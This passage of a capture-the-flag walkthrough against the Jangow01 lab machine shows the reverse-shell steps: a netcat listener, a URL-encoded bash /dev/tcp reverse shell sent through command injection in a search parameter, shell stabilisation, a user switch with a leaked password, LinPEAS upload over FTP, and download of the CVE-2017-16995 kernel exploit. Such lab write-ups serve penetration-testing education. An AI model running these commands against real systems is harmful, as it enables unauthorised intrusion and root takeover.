
Replace IP adddress and port

Now configured NetCut on our attacker machine to receive incoming connections on port 443



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
```

And last step is encode the bash script using online url encoder because this script doesn't work without encoding.



```
/bin/bash -c 'bash -i >& /dev/tcp/192.168.10.9/443 0>&1'
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

□ Encode each line separately (useful for when you have multiple entries).

□ Split lines into 76 character wide chunks (useful for MIME).


Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

Encoded url


```
%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.10.9%2F443%200%3E%261%27
```

Copy this encoded url and paste it at the end of url in browser as show in below image.



```
20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.10.9%2F443%200%3E%261%27
view-source:http://192.168.10.10/site/busque.php?buscar=%2Fbin%2Fbash -c 'bash -i >%26 %
```


After paste url in browser hit enter then I found shell on terminal as you seen below image.



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.10.9] from (UNKNOWN) [192.168.10.10] 34226
bash: cannot set terminal process group (2749): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$
```


Now first of all stable this shell because it closed after some time so for stabling the shell I use following python script:

python3 -c 'import pty; pty.spawn("/bin/bash")'



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.10.9] from (UNKNOWN) [192.168.10.10] 34226
bash: cannot set terminal process group (2749): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$
```


Use following command for the visibility of shell for long time.
Export TERM=xterm



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.10.9] from (UNKNOWN) [192.168.10.10] 34226
bash: cannot set terminal process group (2749): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$
```

Step 5

Now I have a user access of jangow01 machine but still I don't have root access move to next step. Switch user to jangow01 by credential that I found previously by following commands.
su jangow01
abygurl69 (password)



```
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ uname -a
uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
jangow01@jangow01:/var/www/html/site$ 
```


user switched successfully

As you seen above user switched successfully.
Now I use LinPEAS tool, this tool used to find the misconfiguration in linux then I use these misconfigurations for privilege escalation.

“LinPEAS is a script that search for possible paths to escalate privileges on Linux/Unix*/MacOS hosts.”
Install LinPEAS using following command.


wget https://github.com/carlospolop/PEASS-ng/releases/download/20230326/linpeas.sh

After installing linPEAS tool move this tool into jangow machine through ftp. Type following commands to move this file into machine in tmp directory.
1st run ftp server by given credentials.
cd /tmp (change directory to tmp)
put linpeas.sh (move file into machine)




```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.10.10
Connected to 192.168.10.10.
220 (vsFTPd 3.0.3)
Name (192.168.10.10:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /tmp
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||14225|)
150 Ok to send data.
100% |*************************************|   808 KiB   14.05 MiB/s    00:00 ETA
226 Transfer complete.
828260 bytes sent in 00:00 (13.12 MiB/s)
ftp> 
```

After moving linpeas file into machine now execute this file through shell but first change directory to tmp and give the execution permissions by following command and then execute.
cd /tmp (change directory to tmp)
chmod +x linpeas.sh (give exe permissions)
./linpeas.sh (execute file)




```
jangow01@jangow01:/var/www/html/site$ uname -a
uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
jangow01@jangow01:/var/www/html/site$ cd /tmp
cd /tmp
jangow01@jangow01:/tmp$ chmod +x lipeas.sh
chmod +x lipeas.sh
chmod: não é possivel acessar 'lipeas.sh': Arquivo ou diretório não encontrado
jangow01@jangow01:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:/tmp$ 
```

linPEAS Running



```
                              Thank you!

          linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of
 the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders...

                              Basic information

OS: Linux version 4.4.0-31-generic (buildd@lgw01-16) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2.1) ) #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016
User & Groups: uid=1000(jangow01) gid=1000(desafio02) grupos=1000(desafio02)
Hostname: jangow01
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)


Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
```


When linpease complete its process then I found many vulnerabilities now I use one of them to exploit the machine and get root access. Showing in below image.



```
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1
```

Googling about the vulnerability and the exploit is also available on the Exploit-DB website. After reading the exploit process on the website, we downloaded the exploit on the attacker’s machine for further configurations.


Step 6



Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation


EDB-ID: 45010
CVE: 2017-16995
Author: RLARABEE
Type: LOCAL
Platform: LINUX
Date: 2018-07-10
EDB Verified: ✓
Exploit: ⤓ / {}
Vulnerable App:

Download the exploit and change the extension of exploit file shown in below Image.




```
┌──(kali㉿kali)-[~]
└─$ wget https://www.exploit-db.com/download/45010
--2023-03-28 11:44:48--  https://www.exploit-db.com/download/45010
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [application/txt]
Saving to: ‘45010’

45010                         [  ⟺                                              ]  13.41K  60.8KB/s

2023-03-28 11:44:50 (60.8 KB/s) - ‘45010’ saved [13728]


┌──(kali㉿kali)-[~]
└─$ ls
45010  Desktop  Documents  Downloads  linpeas.sh  Music  php-reverse-shell.php  Pictures  Public  Templates  us

┌──(kali㉿kali)-[~]
└─$ mv 45010 45010.c

┌──(kali㉿kali)-[~]
└─$ ls
45010.c  Documents  linpeas.sh  php-reverse-shell.php  Public     user.txt
Desktop  Downloads  Music       Pictures               Templates  Videos
```

Now move this 45010.c file into jangow machine tmp directory using ftp server.




```
ftp> cd /tmp
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||31648|)
150 Ok to send data.
100% |***************************************************************************| 13728      28.83 MiB/s    00:00 ETA
226 Transfer complete.
13728 bytes sent in 00:00 (1.80 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||56181|)
150 Here comes the directory listing.
-rw───────    1 1000     1000        13728 Mar 28 17:50 45010.c
-rwx--x--x    1 1000     1000       828260 Mar 28 17:19 linpeas.sh
drwx──────    3 0        0            4096 Mar 28 16:36 systemd-private-c51cf089573341569afac544123714b5-systemd-time
syncd.service-tEMxTY
drwx──────    2 1000     1000         4096 Mar 28 17:33 tmux-1000
226 Directory send OK.
ftp> █
```

Give execution permission to 45010.c file then execute this through following commands.




```
jangow01@jangow01:/tmp$ chmod +x 45010.c
chmod +x 45010.c
jangow01@jangow01:/tmp$ ls -al
ls -al
total 864
drwxrwxrwt  9 root     root      4096 Mar 28 17:50 .
drwxr-xr-x 24 root     root      4096 Jun 10  2021 ..
-rwx--x--x  1 jangow01 desafio02  13728 Mar 28 17:50 45010.c
drwxrwxrwt  2 root     root      4096 Mar 28 16:36 .font-unix
drwxrwxrwt  2 root     root      4096 Mar 28 16:36 .ICE-unix
-rwx--x--x  1 jangow01 desafio02 828260 Mar 28 17:19 linpeas.sh
drwx------  3 root     root      4096 Mar 28 16:36 systemd-private-c51cf089573341569afac544123714b5-systemd-timesyncd.service-tEMxTY
drwxrwxrwt  2 root     root      4096 Mar 28 16:36 .Test-unix
drwx------  2 jangow01 desafio02  4096 Mar 28 17:33 tmux-1000
drwxrwxrwt  2 root     root      4096 Mar 28 16:36 .X11-unix
drwxrwxrwt  2 root     root      4096 Mar 28 16:36 .XIM-unix
jangow01@jangow01:/tmp$ █
```

